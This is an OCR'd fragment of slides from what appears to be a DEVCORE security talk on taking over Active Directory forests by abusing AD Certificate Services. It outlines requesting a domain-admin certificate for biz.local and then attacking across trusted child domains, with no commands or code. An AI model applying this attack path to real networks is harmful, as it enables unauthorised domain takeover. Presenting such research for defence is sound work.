
DEVCORE


AD Admin
Pwned AD CS
別說一半的力量了 現在連三分之一都還沒使出呢


Pwning AD Forests with AD CS

biz.local


DEVCORE



DEVCORE




DEVCORE




DEVCORE

Request biz.local DA cert




DEVCORE


Attack as biz.local DA
biz.local
trust
dmz.biz.local
kh.biz.local
tp.biz.local

